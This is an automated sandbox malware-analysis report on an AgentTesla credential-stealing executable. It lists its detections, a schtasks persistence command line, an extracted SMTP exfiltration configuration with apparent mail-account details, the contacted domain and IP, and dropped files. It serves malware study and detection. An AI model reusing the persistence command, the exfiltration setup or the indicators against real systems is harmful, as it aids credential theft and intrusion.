ID: 358345
Sample Name:
NDKr3inJa9dXEu3.exe
Cookbook: default.jbs
Time: 13:13:09
Date: 25/02/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report NDKr3inJa9dXEu3.exe

Overview

General Information

Sample Name:	NDKr3inJa9dXEu3.exe
Analysis ID:	358345
MD5:	c52d827c2b63af9..
SHA1:	397dba56994513..
SHA256:	63e89e3a9aa584..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Sigma detected: Scheduled temp file…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM_3
- .NET source code contains very larg…
- Machine Learning detection for dropp…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Queries sensitive video device inform…

Classification



Startup

- **System is w10x64**
- NDKr3inJa9dXEu3.exe (PID: 2148 cmdline: 'C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe' MD5: C52D827C2B63AF9A81B1328A2C027CD7)
  - schtasks.exe (PID: 6120 cmdline: 'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\WnAbgkeoRZ' /XML 'C:\Users\user\AppData\Local\Temp\tmp5ED6.tmp' MD5: 15FF7D8324231381BAD48A052F85DF04)
    - conhost.exe (PID: 6080 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - NDKr3inJa9dXEu3.exe (PID: 5464 cmdline: C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe MD5: C52D827C2B63AF9A81B1328A2C027CD7)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "FTP Info": "admin@estagold.com.myestagold202584mail.estagold.com.mybmathena@accesesdata.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000001.00000002.208485443.0000000003D57000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.465125878.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000001.00000002.207036719.0000000002AF1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000004.00000002.470294179.000000000032C1000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000004.00000002.470294179.000000000032C1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 5 entries				

Unpacked PEs


Source	Rule	Description	Author	Strings
1.2.NDKr3inJa9dXEu3.exe.3daa5c0.4.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.NDKr3inJa9dXEu3.exe.2b20560.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
4.2.NDKr3inJa9dXEu3.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
1.2.NDKr3inJa9dXEu3.exe.3daa5c0.4.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Sigma Overview

System Summary:

Sigma detected: Scheduled temp file as task from temp location

Signature Overview



- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

Click to jump to signature section

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Compliance:

Uses 32bit PE files

Contains modern PE file flags such as dynamic base (ASLR) or NX

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Boot Survival:

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion:

Yara detected AntiVM_3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Valid Accounts	Windows Management Instrumentation 3 1 1	Scheduled Task/Job 1	Process Injection 1 2	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1 1	Exfiltration Over Other Network Medium	Enc Cha
Default Accounts	Scheduled Task/Job 1	Boot or Logon Initialization Scripts	Scheduled Task/Job 1	Deobfuscate/Decode Files or Information 1	Credentials in Registry 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth	Non Por
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information 2	Security Account Manager	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration	Non App Lay Pro
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Software Packing 2	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	App Lay Pro
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Masquerading 1	LSA Secrets	Security Software Discovery 3 2 1	SSH	Keylogging	Data Transfer Size Limits	Fall Cha
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Virtualization/Sandbox Evasion 2 4	Cached Domain Credentials	Virtualization/Sandbox Evasion 2 4	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Mul Cor
External Remote Services	Scheduled Task	Startup Items	Startup Items	Process Injection 1 2	DCSync	Process Discovery 2	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Cor Use
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Indicator Removal from Tools	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	App Lay

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Cor and
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	We
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscated Non-C2 Protocol	File Pro


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NDKr3inJa9dXEu3.exe	24%	Virustotal		Browse
NDKr3inJa9dXEu3.exe	9%	ReversingLabs	Win32.Trojan.Wacatac	
NDKr3inJa9dXEu3.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe	9%	ReversingLabs	Win32.Trojan.Wacatac	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
4.2.NDKr3inJa9dXEu3.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
estagold.com.my	0%	Virustotal		Browse
mail.estagold.com.my	1%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://mail.estagold.com.my	0%	Avira URL Cloud	safe	
http://vHuoap.com	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://d58Epg6G54Y2z.org	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://estagold.com.my	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
estagold.com.my	103.6.196.156	true	true	• 0%, Virustotal, Browse	unknown
mail.estagold.com.my	unknown	unknown	true	• 1%, Virustotal, Browse	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://127.0.0.1:HTTP/1.1	NDKr3inJa9dXEu3.exe, 00000004.00000002.470294179.00000000032C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	NDKr3inJa9dXEu3.exe, 00000004.00000002.470294179.00000000032C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://mail.estagold.com.my	NDKr3inJa9dXEu3.exe, 00000004.00000002.472593846.0000000003574000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://vHuoap.com	NDKr3inJa9dXEu3.exe, 00000004.00000002.470294179.00000000032C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	NDKr3inJa9dXEu3.exe, 00000004.00000002.470294179.00000000032C1000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://d58Epg6G54Y2z.org	NDKr3inJa9dXEu3.exe, 00000004.00000002.470294179.00000000032C1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	NDKr3inJa9dXEu3.exe, 00000001.00000002.207036719.0000000002AF1000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	NDKr3inJa9dXEu3.exe, 00000001.00000002.208485443.0000000003D57000.00000004.00000001.sdmp, NDKr3inJa9dXEu3.exe, 00000004.00000002.465125878.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	NDKr3inJa9dXEu3.exe, 00000001.00000002.207036719.0000000002AF1000.00000004.00000001.sdmp	false		high
http://estagold.com.my	NDKr3inJa9dXEu3.exe, 00000004.00000002.472593846.0000000003574000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
103.6.196.156	unknown	Malaysia		46015	EXABYTES-AS-APExaBytesNetworkSdnBhdMY	true

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	358345
Start date:	25.02.2021
Start time:	13:13:09
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 52s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	NDKr3inJa9dXEu3.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@6/5@4/1
EGA Information:	Failed

HDC Information:	• Successful, ratio: 1% (good quality ratio 0.7%) • Quality average: 45.7% • Quality standard deviation: 36.4%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 104.42.151.234, 131.253.33.200, 13.107.22.200, 52.255.188.83, 104.43.193.48, 104.43.139.144, 51.104.139.180, 184.30.20.56, 20.54.26.129, 13.88.21.125, 8.253.95.249, 67.27.158.126, 8.248.139.254, 67.26.73.254, 8.248.115.254, 168.61.161.212, 13.64.90.137, 51.104.144.132, 92.122.213.194, 92.122.213.247 • Excluded domains from analysis (whitelisted): arc.msn.com.nsatc.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, watson.telemetry.microsoft.com, auto.au.download.windowsupdate.com.c.footprint.net, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, skypedataprdcolwus17.cloudapp.net, fs.microsoft.com, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus17.cloudapp.net, skypedataprdcolcus16.cloudapp.net, skypedataprdcolcus15.cloudapp.net, dual-a-0001.dc-msedge.net, ris.api.iris.microsoft.com, skypedataprdcoleus17.cloudapp.net, a-0001.a-afdentry.net.trafficmanager.net, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
13:13:55	API Interceptor	735x Sleep call for process: NDKr3inJa9dXEu3.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
103.6.196.156	http://https://www.webveiviseren.no/statistikk/usage/	Get hash	malicious	Browse	• aunlianplastic.com/site_light/usage/owa/

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
EXABYTES-AS-APExaBytesNetworkSdnBhdMY	Purchase List.exe	Get hash	malicious	Browse	• 103.6.196.156
	RFQ- 978002410.exe	Get hash	malicious	Browse	• 103.6.196.138
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 103.6.198.29
	CompensationClaim-46373845-02032021.xls	Get hash	malicious	Browse	• 103.6.198.29
	bank TT slip.exe	Get hash	malicious	Browse	• 103.6.198.37
	Request Quotation.exe	Get hash	malicious	Browse	• 103.6.198.37
	bank details.exe	Get hash	malicious	Browse	• 103.6.198.37
	Statement Of Account.exe	Get hash	malicious	Browse	• 103.6.196.175
	3-321-68661.xls	Get hash	malicious	Browse	• 103.6.196.88
	Detailed 079.xls	Get hash	malicious	Browse	• 110.4.45.32
	Invoice_#_76493.xls	Get hash	malicious	Browse	• 110.4.45.32
	Notification #591501.xls	Get hash	malicious	Browse	• 110.4.45.32
	Notification #591501.xls	Get hash	malicious	Browse	• 110.4.45.32
	Notification #591501.xls	Get hash	malicious	Browse	• 110.4.45.32
	Report 290.xls	Get hash	malicious	Browse	• 110.4.45.32
	Report 290.xls	Get hash	malicious	Browse	• 110.4.45.32
	Report 290.xls	Get hash	malicious	Browse	• 110.4.45.32
	Fax 740.xls	Get hash	malicious	Browse	• 110.4.45.32
	iZT2CEFqiVFCf9W.exe	Get hash	malicious	Browse	• 103.6.198.43
	FFWMQQSH.EXE	Get hash	malicious	Browse	• 103.6.198.43

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NDKr3inJa9dXEu3.exe.log

Process:	C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1406
Entropy (8bit):	5.341099307467139
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmER:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHg
MD5:	E5FA1A53BA6D70E18192AF6AF7CFDBFA
SHA1:	1C076481F11366751B8DA795C98A54DE8D1D82D5
SHA-256:	1D7BAA6D3EB5A504FD4652BC01A0864DEE898D35D9E29D03EB4A60B0D6405D83
SHA-512:	77850814E24DB48E3DDF9DF5B6A8110EE1A823BAABA800F89CD353EAC7F72E48B13F3F4A4DC8E5F0FAA707A7F14ED90577CF1CB106A0422F0BEDD1EFD2E94(E4
Malicious:	**true**
Reputation:	moderate, very likely benign file

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\NDKr3inJa9dXEu3.exe.log	
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmp5ED6.tmp	
Process:	C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1643
Entropy (8bit):	5.187928282029358
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjplgUYODOLD9RJh7h8gKBjtn:cbh47TlNQ//rydbz9l3YODOLNdq3L
MD5:	86DFB223E06A7EB192A19D6A1A5F5991
SHA1:	245EBB6FEF323BA97AB0AEFB9F69DC25EB326D92
SHA-256:	C3107DCD31C2E3AC283F48C2F2EC81A063ADCB4D5DD382B66F668D2DF303D87B
SHA-512:	3C48C74E8C4C7A01A6AA4728E01A64CD1A4F56AD8B8A68FDB12D0AC7B39A2717B67E3EBEB72EDC65E6A2FE09DED1767AF252E8978E432DB4B5E35257AE87889F
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe	
Process:	C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1024512
Entropy (8bit):	6.795376997370158
Encrypted:	false
SSDEEP:	12288:K+rReYqTLTxRdnHpe1QFl1rHWd9yWXVa2A//vOq:DrReYqTXx7Je1QFl1rHeXVG/Z
MD5:	C52D827C2B63AF9A81B1328A2C027CD7
SHA1:	397DBA569945139E35A83D27FCDDF6DC59B8570D
SHA-256:	63E89E3A9AA5843B13A2148EB97A2A2168F15953EC31A31D819B29E770BB7AC0
SHA-512:	3974E79EB87DBD0DC18BBAB000E9FAC031CFECE7BF0132F211D07066032B434593B1B75AF74F4258E9963784D1F863DDC647496D2BD58759BE3D54FF9E7E4C6
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 9%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....m7`.....P.....,... .....@.. .....@.....,..K....@..... ..... ..H.....text..... ..... ..`.rsrc.....@.....@..@.relococ.....@..B.....,.....H.....~.....0..#.....+.&...(....(.....(.....o....*.....0.....+.&..8.....8....+:...a.+....a..XE.....".X.....(m....+.....&...+..8..&(m....+...&YE.....(...7...Q...Z...c..l...u.....+.8~.....(.....4.8o.....(.....3.8`.....(.....2.8Q.....&+.(....8<....7.87.....9.8.....1.8%.....0.8.....6.8.....(....+..8.....5.8....*....0.....+.&...+$.."a.+..."a8s.....#Y+@..+...

C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\NDKr3inJa9dXEu3.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Reputation:	high, very likely benign file

C:\Users\user\AppData\Roaming\WnAbgkeoRZ.exe:Zone.Identifier	
Preview:	[ZoneTransfer]....ZoneId=0

